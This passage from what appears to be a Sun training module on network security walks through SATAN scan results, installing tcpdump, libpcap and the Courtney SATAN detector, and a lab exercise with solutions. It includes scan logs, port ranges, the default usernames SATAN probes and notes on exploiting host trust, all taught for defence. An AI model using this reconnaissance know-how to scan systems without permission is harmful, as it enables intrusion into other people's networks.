


5. In the NFS Problems section, click on (exports /export/home/accardi/courses_inet to everyone) for additional information on the 192.152.54.30 vulnerabilities.




Note – Observe the cited *CERT Advisory CA-94:02* and the reference to the online *Admin Guide to Cracking* document.

6. Press the right mouse button and select Back to return to the previous window.




7. Click on 192.152.54.30 for additional information about the system in question.




Observe the amount of information obtained and that this system trusts two additional hosts.

8. Click on Trusted host(s) for additional information.




9. Click on `mseng.eng.bravo.com` for additional information.



The mseng system or the entire bravo.com domain can be scanned (or attacked) by clicking on Scan this host and choosing between scan host or scan domain.

10. Click on Back to return to the SATAN start page.



SATAN provides some help for novice administrators in the form of online documentation.

11. Click on SATAN Documentation.





Sun Educational Services

SATAN Summary

- One host at risk due to unrestricted NFS export (`share`)
- All other hosts are secure from known network attacks

SATAN Summary

The SATAN utility in this operational example found that:

- Six systems were found on the subnet and two additional systems were found on a domain of a different subnet.
- Two hosts were at risk because they were sharing file systems with everyone.
- The one host checked, trusted two other hosts. This could provide a way to attack the system. One of the trusted hosts may have other trusted hosts; the chances of obtaining access to a system increase dramatically when other systems are trusted. The implication is that one of the systems may not be as secure as the others, thereby providing access to the entire network of systems.
- The rest of the hosts on the subnet were secure.



Warning – Secure does not mean that the hosts are impenetrable. It simply means that SATAN's default configuration found no security problems.

Be aware that there are many vulnerability testing tools available on the internet. Some other tools worth mentioning are SAINT (Security Administrator's Integrated Network Tool), nmap, and Titan. SAINT is based on SATAN and is available at the <http://www.wwdsi.com/saint>. nmap web site is a port scanner, which scans for open ports on a single host or across an entire network. Information on nmap is available from the <http://www.insecure.org/nmap> website. Titan is a collection of programs for the Solaris 2.x Operating Environment, which fixes or "tightens" potential security vulnerabilities. More information on Titan is available from the <http://www.fish.com/titan> website.



What Is Courtney?

- Uses `tcpdump` to warn of SATAN probe
- Requires
 - Perl Version 5 or later, `libpcap`, and `tcpdump`
- Is started by:

```
# perl ./courtney.pl -s
tcpdump: listening on le0
00:18:10: NORMAL_ATTACK from gaul - target alesia
00:18:11: HEAVY_ATTACK from gaul - target
```

What Is Courtney?

Courtney is a utility designed to warn administrators of a SATAN attack by receiving input from the `tcpdump` utility. Courtney counts the number of new services a machine originates within a certain time frame. A machine is identified as a potential SATAN host if it connects to numerous services within a specified time frame.

Courtney requires the following utilities in order to function:

- Perl Version 5
- `libpcap`
- `tcpdump`

Note – The `libpcap` and `tcpdump` archives must be unpacked in the same directory so that `tcpdump` can access the `libpcap` information as `../libpcap`.

Utilities for Courtney

Procuring libpcap

The libpcap utility provides a framework for low-level network monitoring. Applications include network statistics collection, security monitoring and network debugging.

The libpcap utility, `libpcap.tar.Z` can be obtained from the `ftp.ee.lbl.gov` site.

Installing libpcap

Use the `zcat` utility and a pipe to direct the standard output to the standard input of the `tar` utility and to uncompress and unarchive the `libpcap.tar.Z` file.

```
# zcat libpcap.tar.Z | tar xvf -
x libpcap-0.4a5/CHANGES, 8513 bytes, 17 tape blocks
x libpcap-0.4a5/FILES, 588 bytes, 2 tape blocks
...
...
x libpcap-0.4a5/savefile.c, 9309 bytes, 19 tape blocks
x libpcap-0.4a5/scanner.l, 4436 bytes, 9 tape blocks
#
# cd libpcap-0.4a5
# ./configure
creating cache ./config.cache
checking host system type... sparc-sun-solaris2.6
checking target system type... sparc-sun-solaris2.6
checking build system type... sparc-sun-solaris2.6
checking for gcc... gcc
checking whether the C compiler (gcc ) works... yes
checking whether the C compiler (gcc ) is a cross-
compiler... no
checking whether we are using GNU C... yes
...
...
creating ./config.status
creating Makefile
# make
```

```
gcc -O2 -I. -DHAVE_MALLOC_H=1 -DHAVE_SYS_IOCTL_H=1 -
DHAVE_SYS_SOCKET_H=1 -DHAVE_STRERROR=1 -
DHAVE_SYS_BUFMOD_H=1 -DHAVE_SOLARIS=1 -DLBL_ALIGN=1 -c
./pcap-dlpi.c
...
...
ar rc libpcap.a pcap-dlpi.o pcap.o inet.o gencode.o
optimize.o nametoaddr.o etherent.o savefile.o
bpf_filter.o bpf_image.o scanner.o grammar.o version.o
ranlib libpcap.a
#
# make install
./install-sh -c -m 444 -o bin -g bin libpcap.a
/usr/local/lib/libpcap.a
ranlib /usr/local/lib/libpcap.a
#
# make install-incl
./install-sh -c -m 444 -o bin -g bin ./pcap.h \
    /usr/local/include/pcap.h
./install-sh -c -m 444 -o bin -g bin ./pcap-namedb.h \
    /usr/local/include/pcap-namedb.h
./install-sh -c -m 444 -o bin -g bin ./net/bpf.h \
    /usr/local/include/net/bpf.h
#
# make install-man
./install-sh -c -m 444 -o bin -g bin ./pcap.3 \
    /usr/local/man/man3/pcap.3
```

Procuring tcpdump

The tcpdump utility is used for network monitoring and data acquisition. It relies on the libpcap utility.

The tcpdump utility, tcpdump.tar.Z, can be obtained from the ftp.ee.lbl.gov site.

Installing tcpdump

Use the `zcat` utility and a pipe to direct the standard output to the standard input of the `tar` utility and to uncompress and unarchive the `tcpdump.tar.Z` file.

```
# zcat tcpdump.tar.Z | tar xvf -
x tcpdump-3.4a5/CHANGES, 17522 bytes, 35 tape blocks
x tcpdump-3.4a5/FILES, 1394 bytes, 3 tape blocks
...
...
x tcpdump-3.4a5/util.c, 5602 bytes, 11 tape blocks
x tcpdump-3.4a5/vfprintf.c, 1783 bytes, 4 tape blocks
#
# cd tcpdump-3.4a5
#
# ./configure
creating cache ./config.cache
checking host system type... sparc-sun-solaris2.7
...
...
creating ./config.status
creating Makefile
#
# make
gcc -O2 -DHAVE_FCNTL_H=1 -DHAVE_MALLOC_H=1 -DHAVE_MEMORY_H=1 -
DHAVE_RPC_RPCENT_H=1 -DWITH_SYS_TIME=1 -DHAVE_VFPRINTF=1 -
DHAVE_STRCASECMP=1 -DHAVE_SETLINEBUF=1 -DWORDS_BIGENDIAN=1 -
DRETSIGTYPE=void -DRETSIGVAL= -DHAVE_SIGSET=1 -DHAVE_LIBNSL=1 -
DHAVE_LIBSOCKET=1 -Du_int32_t=u_int -DETHER_HEADER_HAS_EA=1 -DLBL_ALIGN=1
-DHAVE_FDDI -I. -I../libpcap-0.4a5 -c ./tcpdump.c
...
...
print-udp.o print-wb.o addrtoname.o bpf_dump.o gmt2local.o machdep.o
parsenfsfh.o util.o savestr.o setsignal.o version.o ../libpcap-
0.4a5/libpcap.a -lsocket -lnsl
#
# make install
./install-sh -c -m 550 -o bin -g sys tcpdump \
    /usr/local/sbin/tcpdump
#
# make install-man
./install-sh -c -m 444 -o bin -g bin ./tcpdump.1 \
    /usr/local/man/man1/tcpdump.1
#
```

Procuring Courtney

The Courtney utility can be obtained from a number of FTP sites. This example of Courtney, called `courtney.tar.Z`, was retrieved from the `ftp://ciac.llnl.gov/pub/ciac/sectools/unix/courtney/` site.

Installing Courtney

Use the `zcat` utility and a pipe to direct the standard output to the standard input of the `tar` utility and to uncompress and unarchive the `courtney-1.3.tar.Z` file.

```
# zcat courtney-1.3.tar.Z | tar xvf -
x courtney-1.3, 0 bytes, 0 tape blocks
x courtney-1.3/DISCLAIMER, 1802 bytes, 4 tape blocks
x courtney-1.3/INSTALL, 1735 bytes, 4 tape blocks
x courtney-1.3/README, 3164 bytes, 7 tape blocks
x courtney-1.3/courtney.pl, 11832 bytes, 24 tape blocks
# cd courtney-1.3
```

Then edit the `courtney.pl` script and update the `$ENV{'PATH'}` variable to include the path to the `tcpdump` utility.

```
$ENV{'PATH'}='/bin:/usr/bin:/usr/ucb:/usr/bsd:/usr/sbin:/usr/etc:/usr/local/bin:/usr/local/sbin';
```

Using Courtney

Start Courtney with the output directed to the screen; it will report any SATAN attacks.

```
# perl ./courtney.pl -s
tcpdump: listening on le0
00:18:10: NORMAL_ATTACK from gaul - target alesia
00:18:11: HEAVY_ATTACK from gaul - target alesia
```

Note – The `le0` interface is reported even though an `hme0` interface was used in this example.

Exercise: SATAN and Courtney



Exercise objective – Become more familiar with using the SATAN, Courtney, and snoop utilities.

Preparation

No preparation is required for this exercise.

Tasks

You have two tasks in this exercise

- Install and configure SATAN
- Install and run Courtney

Your instructor will make the source and the required files available for this exercise.

Task 1 – Using SATAN

Complete the following steps:

1. Install and configure SATAN.
 - a. Use SATAN to determine if there are any known security issues with the systems on your subnetwork.
2. Use snoop to determine which protocol SATAN uses initially when executing get_targets on a subnet.

```
07:12:26 bin/timeout 120 bin/get_targets 192.152.54.0
```

The _____ protocol is used.

Why do you think that this protocol is being used?

3. List the protocols, services, and commands that SATAN uses to scan the systems.

4. List the range of ports scanned by SATAN.

What usernames does SATAN use when using `finger` to scan a host?

What username and password does SATAN use when connecting to systems with `ftp`?

User: _____

Password: _____

5. Answer the following questions after reading the *Dangers of SATAN* documentation which can be found by:
 - a. From the SATAN start page, clicking on SATAN documentation.
 - b. Clicking on SATAN Overview - Introduction, Concepts and Acknowledgements.
 - c. Clicking on Dangers of SATAN.

In what file does SATAN store status information?

What is the difference between a SATAN attack and a probe?

What does the online SATAN documentation recommend the `ftp` login shell be changed to?

6. Read the online SATAN documentation and determine the greatest value that the *Proximity Variable* can be safely set to.

7. (Optional) Find and read the online *Admin Guide to Hacking*.

Task 2 – Using Courtney

Complete the following steps:

1. Install and configure Courtney.
2. Start Courtney.
3. Start `snoop` in a terminal window and watch for the SATAN probe. Observe the `snoop` window carefully, becoming more familiar with scans at this level will improve your security skills.
4. Have your partner perform SATAN scans of your system using the following attack levels:
 - ▼ Light
 - ▼ Normal
 - ▼ Heavy
5. Observe the Courtney notifications. Realize that it is already too late to do anything once the Courtney notification messages are displayed.

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences

- Interpretations

- Conclusions

- Applications

Task 1 Solutions – Using SATAN

1. Install and configure SATAN.

See “Utilities for SATAN” on page 13-5 through page 13-23.

- a. Use SATAN to determine if there are any known security issues with the systems on your subnetwork.

See “Using SATAN” on page 13-35 through page 13-35.

2. Use snoop to determine which protocol SATAN uses initially when executing get_targets on a subnet.

```
07:12:26 bin/timeout 120 bin/get_targets 192.152.54.0
```

The ARP protocol is used as follows:

```
verdun -> (broadcast) ARP C Who is 192.152.54.33,192.152.54.33 ?
verdun -> (broadcast) ARP C Who is 192.152.54.217,192.152.54.217 ?
verdun -> (broadcast) ARP C Who is 192.152.54.249,192.152.54.249 ?
```

Why do you think that this protocol is being used?

The ARP protocol is used to determine the Ethernet address of a system. Once the Ethernet address has been determined, SATAN can perform additional tests on the system.

3. List the protocols, services, and commands that SATAN used to scan the systems.

Protocols used include: ftp, telnet, smtp, nntp, and uucp

Services used include: dns, xhost, nfs, and rpc

Commands used include: showmount, rusers, and finger

```
07:15:05 bin/timeout 20 bin/finger.satan 192.152.54.30
07:15:22 bin/timeout 20 bin/rpc.satan protolab-gw
07:15:22 bin/timeout 20 bin/dns.satan protolab-gw
07:15:30 bin/timeout 20 bin/tcpscan.satan
70,80,ftp,telnet,smtp,nntp,uucp,6000
192.152.54.24
07:30:12 bin/timeout 120 bin/nfs-chk.satan -t 10 192.152.54.30
07:30:13 bin/timeout 20 bin/rusers.satan verdun
07:30:13 bin/timeout 20 bin/xhost.satan -d verdun:0 verdun
07:30:14 bin/timeout 20 bin/showmount.satan 192.152.54.30
```

4. List the range of ports scanned by SATAN.

```
07:13:05 bin/timeout 120 bin/udpscan.satan 1-2050,32767-33500 verdun
07:15:46 bin/timeout 120 bin/tcpscan.satan 1-9999 192.152.54.24
```

What usernames does SATAN use when using `finger` to scan a host?

SATAN tries the following usernames:

▼ *root*

▼ *daemon*

▼ *demo*

▼ *guest*

What username and password does SATAN use when connecting to systems with `ftp`?

User: anonymous

Password: satan

5. Answer the following questions after reading the *Dangers of SATAN* documentation which can be found by:
- From the SATAN start page, clicking on SATAN documentation.
 - Clicking on SATAN Overview - Introduction, Concepts and Acknowledgements.
 - Clicking on Dangers of SATAN.

In what file does SATAN store status information?

SATAN stores status information in the `status_file` file.

What is the difference between a SATAN attack and a probe?

It's a grey area, be sure that you have permission to scan systems or you may be accused of attacking them.

What does the online SATAN documentation recommend the ftp login shell be changed to?

“Change the login shell of the ftp account to /bin/false. “

To do this you would:

1. From the SATAN start page, click on SATAN documentation.
 2. Click on Vulnerabilities - a Tutorial.
 3. Click on writable FTP home directory.
 4. Read the Other tips (UNIX) section.
6. Read the online SATAN documentation and determine the greatest value that the *Proximity Variable* can be safely set to.

To get this value:

1. From the SATAN start page, click on SATAN documentation.
2. Click on SATAN Reference - Architecture, Configuration and Operation.
3. Click on 3 satan.cf .

“This is probably the most critical variable in the entire SATAN program. Under NO circumstances do you want to set this to anything over “3” unless you know EXACTLY what you’re doing! Anything over “0” can affect sites other than your own.

Proximity refers to how close the current target is from the original target of the SATAN probe. For instance, if you probe victim.com and find that nic.ddn.mil is its nameserver, then nic.ddn.mil’s proximity level would be “1”, and SATAN might probe that host next, depending on the rules you choose.

The number of hosts SATAN scans can grow exponentially, so again, be careful!”

7. (Optional) Find and read the online *Admin Guide to Hacking*.

Task 2 Solutions – Using Courtney

1. Install and configure Courtney.

See “Utilities for Courtney” on page 13-39 through page 13-42.

2. Start Courtney.

```
# perl ./courtney.pl -s
```

3. Start snoop in a terminal window and watch for the SATAN probe. Observe the snoop window carefully, becoming more familiar with scans at this level will improve your security skills.

```
# /usr/openwin/bin/xterm -name snoop -sl 2000 -sb -e snoop &
```

4. Have your partner perform SATAN scans of your system using the following attack levels:
 - ▼ Light
 - ▼ Normal
 - ▼ Heavy
